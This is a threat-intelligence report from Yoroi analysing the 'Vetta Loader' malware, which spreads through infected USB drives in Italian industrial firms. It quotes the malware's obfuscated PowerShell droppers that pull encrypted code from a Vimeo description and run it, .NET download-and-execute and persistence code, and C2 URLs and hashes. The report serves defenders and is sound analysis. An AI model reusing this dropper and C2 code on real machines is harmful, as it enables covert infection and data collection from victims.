YOROI®

TINEXTA GROUP

Unveiling "Vetta Loader": A custom loader hitting Italy and spread through infected USB Drives

DEFENCE BELONGS TO HUMANS

Table of contents

Introduction

Threat actors employ a multitude of strategies to spread malware and compromise their targets. One such prevalent method involves the use of infected USB drives. Over the past few months, a significant number of Italian companies, particularly those operating in the industrial, manufacturing, and digital printing sectors, have fallen victim to these types of attacks. The susceptibility of these sectors can be attributed to their heavy reliance on pen-drives for data sharing among customers.

In this report, Yoroi's malware ZLab team decided to investigate a persistent threat hitting these sectors, that is spread though infected USB drives and leverages public video services to deliver a malware loader we dubbed "Vetta Loader" stages on victims. Thanks to some code indicators and our telemetry, we can say with a medium-high level of confidence that is an Italian-speaking Threat Actor.

Moreover, during the threat research and pivoting activities, we identified at least four different variants of the same malware loader, all written in different programming languages: NodeJS, Golang, Python, .NET. All of them work with the same logic to communicate with the C2s and then download other stages.

In the following sections, we try to reconstruct the infection chain of this new quite persistent infection and all the components we intercepted and analyzed during the research.

Technical analysis

Vetta Loader is a new malware family of loaders of other final payloads written in different programming languages, among them NodeJS, Python, .NET, Golang. During the chain the malware downloads pieces of malicious script from public video sharing platforms, such as Vimeo. This tactic is quite effective to bypass security measures because security appliances tend to let pass code and commands coming from well-known public services. Then, when the loader is installed on the victim machine, it is capable to load other malicious payloads from its C2 and spread with an ad-hoc component.

The infection chain

The infection chain starts with a malicious USB drive, which could be infected by a previously compromised computer, and this moves all the files contained inside the pen drive into an hidden folder.





Figure 1 Vetta Loader infection chain

The compromised pen drive has a ".lnk" file pretending to be a link to the external drive, often having the same icon as the removable device. LNK files are frequently used for malicious payload delivery as they allow the attacker to execute malicious command without the user being able to see them.

One of the analyzed samples has the following static information:

Hash	AE10FFF5F43D712A0C00F8C6B182502CF854B149F0E59C010A7F34A2F85EDF20
Threat	LNK Downloader
Threat Description	Vetta Loader on a compromised USB drive
SSDEEP	12288:rvIF99CFLrtiW2KXzJ4pdd3klnnWosPhnzq:EF99CFtiW2KjJ4Td3kJnbsPhnzq

The link file execute a PowerShell script named "explorer.ps1", which enables the second stage of the infection:



```
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Tools\LNK\lnkanalyser.v.1.0.1>lnkanalyser
nk"

lnkanalyser v1.0.1

Lnk Metadata
--------------
Path: KINGSTON (62GB).lnk
Flags:
Attributes:
Show Command: SW_SHOWMINNOACTIVE
Name:
Relative Path:
Working Path: D:\
Arguments: -windowstyle hidden -NoProfile -nologo -ExecutionPolicy ByPass -File explorer.ps1
```

```
$uuid = "6b101b5c78461lecbcda002454c152d9";
$qtsm = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("aHR0cHM6L" + "y92aW1lby5jb20vYXBp" +
  "L3YyL3ZpZGVvLzgwND" + "gzODg5NS5qc29u"));
$xvqg = "kvdrfWrnP0Glj0H1FPto3sjoSi3Bb6Jx8/MdnzyZt00=";
$xyqm = $(get - location).Path;
$ysnq = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("44Wk"));
$nnxs = $xyqm + "\" + $ysnq + "\";
if (Test-Path -Path $nnxs -PathType Container)
{
    $lpom = (new-object Net.WebClient).DownloadString($qtsm);$pqmc = [regex]::Match($lpom, "::\?\?(. * ?)\?:\?:").Groups[1
    ].Value;$pqmc = $pqmc -replace "\\", "";$aocb = [System.Convert]::FromBase64String($pqmc);$pla = $aocb[0..15];
    $qskf = New-Object "System.Security.Cryptography.AesManaged";
    $qskf.Mode = [System.Security.Cryptography.CipherMode]::CBC;
    $qskf.Padding = [System.Security.Cryptography.PaddingMode]::Zeros;
    $qskf.BlockSize = 128;
    $qskf.KeySize = 256;
    $qskf.IV = $pla;
    $qskf.Key = [System.Convert]::FromBase64String($xvqg);
    $awyt = $qskf.CreateDecryptor();
    $tqkd = $awyt.TransformFinalBlock($aocb, 16, $aocb.Length - 16);
    $wjeg = [System.Text.Encoding]::UTF8.GetString($tqkd).Trim([char]0);
    Invoke - Expression $wjeg;
}
```

Figure 2 LNK executing explorer.ps1

The PowerShell script downloads a JSON file which contains information about a video on Vimeo, the notorious video-sharing platform, at the link ***hxxps://vimeo.]com/api/v2/video/804838895.json***

[{"id":804838895,"title":"pink floyd","description":"Pink Floyd are an English rock band formed in London in 1965. Gaining an early following as one of the first British psychedelic groups, they were distinguished by their extended compositions, sonic experimentation, philosophical lyrics and elaborate live shows. They became a leading band of
the::??2ofyby5YS14UwoE6kljyBNv2uXLg3oUqDlK\/5LJlU8bJUTVIjtBxasAFlaTRKlDCXzP76Aw3VRKNImvk5t3DKDal2xUcTChXd6y87fVizwL9Aj4P8bJLPa2gtC2rJR0RctkCXj5TxLdd2DeU3\/TaAqqNG86A3M
ZEvD92lPwhB2plB+fTScnseQjJlJCQxgnF3UCIAg6MKw5fW+sj8lGVB2gDs9chxTKd9+XUqHF83lGBZo8AJ6vBTSZsWxcrbsvuDTxfwDGkcYqEmoMsBK9zI5y+r0b\/yX5aKB7FxgukSqLayfX3AWf2YXP6wy7CqQRp88rh
DNuCUwOIrKyqaNqU5QJdB2yCUkcbQC6sk7PCxHWWcbQp+Pi7SIST5zMArPhBaPEoGK\/\/lOzKDhtt82q+RIPJNrCuuOqz49CcoaVXHkFGELgeQPhTrFfyfkS9KfsQle8dos8Pc6dwmu5Vfyh4KlX8mbvzqIFiwfOZ2T7LZ
sdTTlG0L+rWhyv5vvapNr5orp5GwVTP+lFMKM0SdClIOy3u+WO\/+PCEs9QZ5WHRMmXM59m5RKhruGOtikkfGdyLQEAVvQizPIeMEwKQuBLNG0w4FEm9e5vDPA85f52qqb6Gx38sxUkweEBznjqjAkQ0pz872VEIpriZlUB
fCXlNN74yzsh7zzB76Qqse7vSSfNfWLMba9dlfk7vrluX6jnkXeVD5OyeHIHEAu\/9gE8s7Ec9mIH72Z2ZypS5pv3PBPtidGo7hFK+jPbOXD2c6j7gKcC8VFhTR2Gemxf45etyTEH+uTLipxw\/8ajOloK6B5LWhk59Zo+P
ZaRPlxjDCGYLNS7SKUEbX4yM7XI00GYhQiuoy\/Fb51lRU+KSR\/5lX7Ay8MQbE+AFJCyVguOy24sSzRJCjOx0alNvUVBe26mzyqtaVlYUq3h7lIoT38bPaJXg2ouwtOlcotm0tJuDN7JVH\/jh8GFc+xuGHTWt4q9pCK\/
UqUcVTslxUyIpjVmhjFtmpdptpt\/zqb5P6FgkAxJJO8dvTmohddB7M4hVdBMUxTdWvKcGVtazWUJfarXoUrPsbzUl0ulltJ7OZUiuOm46NA6T9MToXBIY9LQh8MOf9ltsHTP9DrUtRfDUOprjklVZOBIQppy\/UZ\/7YD3
SvvcAlQXW09OMvbHuSUCcRwNdtmXOqNesoPYGEZqT9594qdlqclvYBtqXTnkzR2qvQA6lYNy5TNqMqnK0pas6QgAEuopXPQ2RA5NrUXNzJjVUBnHmgdskQqVOrsJrm6FaFXsvKyXaU+KtLbth4nM9hl5qTdStR9ZhuQSBrH
KjQTgiKS+eBis3wlsAcLjxR5U+g2ePYp\/JziaVQm8kEil53SBTtZBwlWlFpRAqekWIwuucgfCfyn8wH5u0XwPEFpvHTVHIYLM6QuCswRUlw67JSB+lkO04MYW8wwY2XblN99IVzis=?:?:progressive rock genre,

Figure 3 Hidden payload in the JSON

The threat actor created a fake account on the Vimeo Platform and uploaded a file and as a description of the video an encrypted strings stored. It is possible to inspect the description both in the web page and as json file, that is used for API usages. Now, the actual content of the malicious payload can be retrieved by using regular expressions which showed us that the content of the script was encoded in Base64 and encrypted with an AES algorithm.

Once ended the decoding and the decryption, the powershell script obtained is the following:

```
$xzn2 = $(get - location).Path;
$pmq5 = ($ {
    env:ProgramFiles(x86)
}, $ {
    env:ProgramFiles
}

 - ne $null)[0];
$cys6 = $env:TEMP;
$dpl4 = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("V2luU29mdCBVcG"  +  "RhdGUgU2VydmljZVxweXRob"  +  "253LmV4ZQ=="));
$fks1 = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("aHR0cHM6Ly9"  +  "1dmluZmVvcHRhc3cuZGVkeW4uaW8"  +  "vdXBkYXRlci5waHA/"  +
"ZnJvbT1VU0Ix"));
$yhs9 = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("44Wk"));
$bqv5 = $xzn2  +  "\" + $yhs9 + "\";
$hwp3 = $pmq5 + "\" + $dpl4;
$wmb2 = $cys6 +"\Runtime Broker.exe";
if (Test-Path -Path $bqv5 -PathType Container) {
$suuid | Out-File -NoClobber -FilePath ($env:APPDATA + "\from_machine_uuid.dat");
ii $bqv5;
$qla7 = New-Object System.Net.WebClient;
while (!(Test-Path $wmb2))
{
    try
    {
        $qla7.DownloadFile($fks1 + "&user = "  +  $uuid, $wmb2);
    }
catch [System.Net.WebException]
{
    if ($_.Exception.Response.StatusCode)
    {
        exit
    }

} catch {}

Start - Sleep  - s 5;
}

while (!(Test - Path $hwp3))  {
Start - Process  - FilePath $wmb2  - Wait;
Start - Sleep  - s 1;
}

}
```

Figure 4 Last Powershell stage downloading and executing Vetta Loader

So, the next malicious stage is downloaded from ***hxxps://evinfeoptasw.dedyn.]io/updater.php?from=USB1&user=6b101b5c784611ecbcda002454c152d9*** at the local path ***%temp%\Runtime Broker.exe***

After a deep dive in this payload and hunting for other IOCs we discovered that it is a downloader developed in NodeJS which has other variants written in languages such as .NET, Python and Golang.

Vetta Loader

This new malware stage is a complex loader having the following static information:

Hash	A4F20B60A50345DDF3AC71B6E8C5EBCB9D069721B0B0EDC822ED2E7569A0BB40
Threat	Downloader
Threat Description	NodeJS Downloader
SSDEEP	196608:SniNp8AuRRkZShpx9NBFdd5KHdQlL0+TMjA5eeEs9xsL2/3TOGiBwn5lfNNZHof5:SniNjex3BFj5qd8h3ziBObfN3Ir9


The sample is compiled using nexe, a command-line utility that compiles your Node.js application into a single executable file.

As overlay of the PE, it is possible to retrieve the nexe code and other custom resources used to make the malware actionable.

```
!(function () {process.__nexe = {"resources":{"./build\\Release\\drivelist.node":[0,375808],"./index.js":[375808,1100526]}};
})();!(function () {"use strict";
Object.defineProperty(exports, "__esModule", { value: true });
exports.restoreFs = exports.shimFs = void 0;
let originalFsMethods = null;
let lazyRestoreFs = () => { };
// optional Win32 file namespace prefix followed by drive letter and colon
```

Figure 5 custom resources in the nexe code contained in the PE overlay

In this case the resources dictionary contains two of them, the first one is drivelist a legitimate package which can be found at offset 0 with size 375808, the second one is the malicious code. To extract these resources, it is a valid strategy to use nexe_unpacker or to easily find these resources manually by searching “process.argv.splice(1,0, entry)” to find the starting offset, while “nexe~~sentinel” for the end.




```
shimFs(process.__nexe)
})();!(function () {
    if (process.argv[1] && process.env.NODE_UNIQUE_ID) {
      const cluster = require('cluster')
      cluster._setupWorker()
      delete process.env.NODE_UNIQUE_ID
    }
  })();!(function () {
      if (!process.send) {
        const path = require('path')
        const entry = path.resolve(path.dirname(process.execPath),"./index.js")
        process.argv.splice(1,0, entry)
      }
    })();;MZNULETXNULNULNULEOTNULNULNULÿÿNULNUL¸NULNULNULNULNULNULNUL
    @NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULCANSOHNULNULSOUS°SONUL´   Í!¸SOHLÍ!This
    program cannot be run in DOS mode.

$NULNULNULNULNULNULNULNAK5Š£QTäðQTäðQTäð42çñ[Täð42áñØTäð42àñCTäðETX<àñ^TäðETX<çñBTäðETX<áñtTäð42âñPTäð42åñXTäðQTåðÛTäðù=áñUTäðù=äñPTäðù=ESC
ðPTäðù=æñPTäðRichQTäðNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULPENULNULLSOHENQNUL°ACKacNULNULNULNULNULNULNULNULàNULSTX
```

Figure 6 Start of the resources

The code is highly obfuscated, but after a deobfuscation and beautifying phase of the code, the most interesting part is the following, where it sends the following information to the C2:

from	Campaign ID
path	Sample path
cwd	Current working directory
time	System Time
temp	Temp Path
programs	We suppose it's either the running processes or installed programs

Then this information is Base64 encoded and concatenated to the string below: "AA" + d (this dictionary) + "=="

```
var d = Buffer["from"](JSON[m(264, r._0x5512fe)]({
    from: "CINSTALLER1",
    path: __filename,
    username: c[m(r._0x80aed0, r._0xfd4be1)]() + "\\" + c["userInfo"]()[m(219, "PR4S")],
    cwd: process[m(r._0x1db0f1, r._0x33d4c3)](),
    time: Math[m(r._0x5214fd, r._0x39785c)]((new Date)["getTime"]() / 1e3),
    temp: c[m(194, "1YM]")](),
    programs: process[m(r._0x5bb7da, "Fi*z")][m(r._0x545a92, r._0x557b6e)]
}))[m(226, ")J!v")](m(269, ")J!v"));
const h = {};
h[m(198, r._0xf18690)] = "AA" + d + "==";
```

Figure 7 Vetta Loder NodeJS variant

Hunting other variants: .NET Variant

Thanks to the search for other samples with similar behavior, and the analyzes carried out in this paragraph, it was clear that the various malware identified are loaders aimed at deploying different threats.

Hash	e78f9fc1df1295c561b610de97b945ff1a94c6940b59cdd3fcb605b9b1a65a0d
Threat	Downloader
Threat Description	.NET Downloader
SSDEEP	12288:IRZ+IoG/n9IQxW3OBsKFyIbmObrdjOa/qrvZaSMWZyxW+zDZD:S2G/nvxW3WqymsSa/0c7WZyxWy

This time an SFX Archive is examined. After extracting the code of the Main method, it was possible to identify some similarities with the sample written in NodeJS. Specifically, it seems to be a translation of the code from javascript to .NET

```
private static void Main(string[] args)
{
    string text = "COSITART10";
    string fullPath = Path.GetFullPath(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ProgramFiles), "BSoftware Updater
      Service", "wuaupd.exe"));
    string fullPath2 = Path.GetFullPath(Assembly.GetExecutingAssembly().Location);
    string name = WindowsIdentity.GetCurrent().Name;
    Dictionary<string, string> dictionary = new Dictionary<string, string>();
    dictionary["from"] = text;
    dictionary["path"] = fullPath2;
    dictionary["username"] = name;
    string text2 = "AA" + Program.Base64Encode(JsonConvert.SerializeObject(dictionary)) + "==";
    string[] array = new string[] { "https://lucaespo.altervista.org/updater.php", "http://studiofotografico35mm.altervista.org" };
    if (fullPath2 != fullPath)
    {
        Program.Install(fullPath, fullPath2);
    }
    Program.AddTask(fullPath);
    Program.WaitConnection();
    foreach (string text3 in array)
    {
        try
        {
            foreach (JToken jtoken in Program.GetUrls(text3, text2))
            {
                try
                {
                    string text4 = jtoken["url"].Value<string>();
                    string text5 = jtoken["name"].Value<string>();
                    if (text4.StartsWith("http://") || text4.StartsWith("https://"))
                    {
                        Program.DownloadExecute(text4, text5);
```

Figure 8 Vetta Loader .NET variant, main method

The Main function of the program is characterized by the creation of a POST type HTTP request in which the "request_data" is sent to the Command & Control hardcoded in the program. The information disclosed is as follows:

from	Campaign ID
path	Sample path
username	Hostname\Username




Figure 9 POST request to C2 to get additional payloads

Following the POST request, the GetUrls function takes care of parsing the http response by inserting all the fields into a json array.

```
private static JArray GetUrls(string server, string request_data)
{
    JArray jarray;
    using (WebClient webClient = new WebClient())
    {
        NameValueCollection nameValueCollection = new NameValueCollection();
        nameValueCollection["data"] = request_data;
        webClient.Headers[HttpRequestHeader.ContentType] = "application/x-www-form-urlencoded";
        byte[] array = webClient.UploadValues(server, "POST", nameValueCollection);
        jarray = JArray.Parse(Encoding.UTF8.GetString(array));
    }
    return jarray;
}
```

Figure 10 Parsing of the response

It then retrieves the values related to the url and the name of the payload and invoke the function aimed at downloading it.

```
string text4 = jtoken["url"].Value<string>();
string text5 = jtoken["name"].Value<string>();
if (text4.StartsWith("http://") || text4.StartsWith("https://"))
{
    Program.DownloadExecute(text4, text5);
}
```

Figure 11 Retrieving the values from the JArray

In order for the downloaded payload to be executed correctly, the download function involves the creation of a folder at the following path ***%temp%\G00GLE\{name}***, after which the request is made to the dropurl for the download.

```
private static void DownloadExecute(string url, string name)
{
    string fullPath = Path.GetFullPath(Path.Combine(Path.GetTempPath(), "G00GLE", name));
    try
    {
        Directory.CreateDirectory(Path.GetDirectoryName(fullPath));
    }
    catch (Exception)
    {
    }
    using (WebClient webClient = new WebClient())
    {
        webClient.DownloadFile(url, fullPath);
    }
    new Process
    {
        StartInfo =
        {
            FileName = fullPath,
            UseShellExecute = true
        }
    }.Start();
}
```

Figure 12 Downloading and executing the payalods

At this point, the malware sets its persistence mechanism by the creating of a scheduled task with the name *BSoftware Updater Service* by copying itself into ***%ProgramFiles%\BSoftware Updater Service\wuaupd.exe***. in this way it guarantees its execution every time any user logs on.




Figure 13 Persistence using scheduled tasks

Unfortunately, at the time of analysis, all the dropurls are no longer available or the response received does not allow the payload to be downloaded.

Hash	742170a2102136e2d96dfe1ce9c2a41a6c049777b541723ea6d90dc22c48503b
Threat	Downloader
Threat Description	Golang Downloader
SSDEEP	49152:6vYgJM9riMczK89Qm8nuDspTAIO5IdVNSpyt4t0xB5PIcPw1Gjg+AvQfP/vfPWGU:orm9rrmbDspUIwIdVNTPxgF+Av

Doing further research for similar samples, we came across a version written in Golang. As with the sample written in .NET, similarities were also found for this sample regarding the code of the Main method; in fact, from the code shown in the following image it is possible to notice the sending of "requested_data" whose values ("from", "path", "username") are the same as those passed by the file written in .NET




Figure 14 Vetta Loader Golang variant, main method

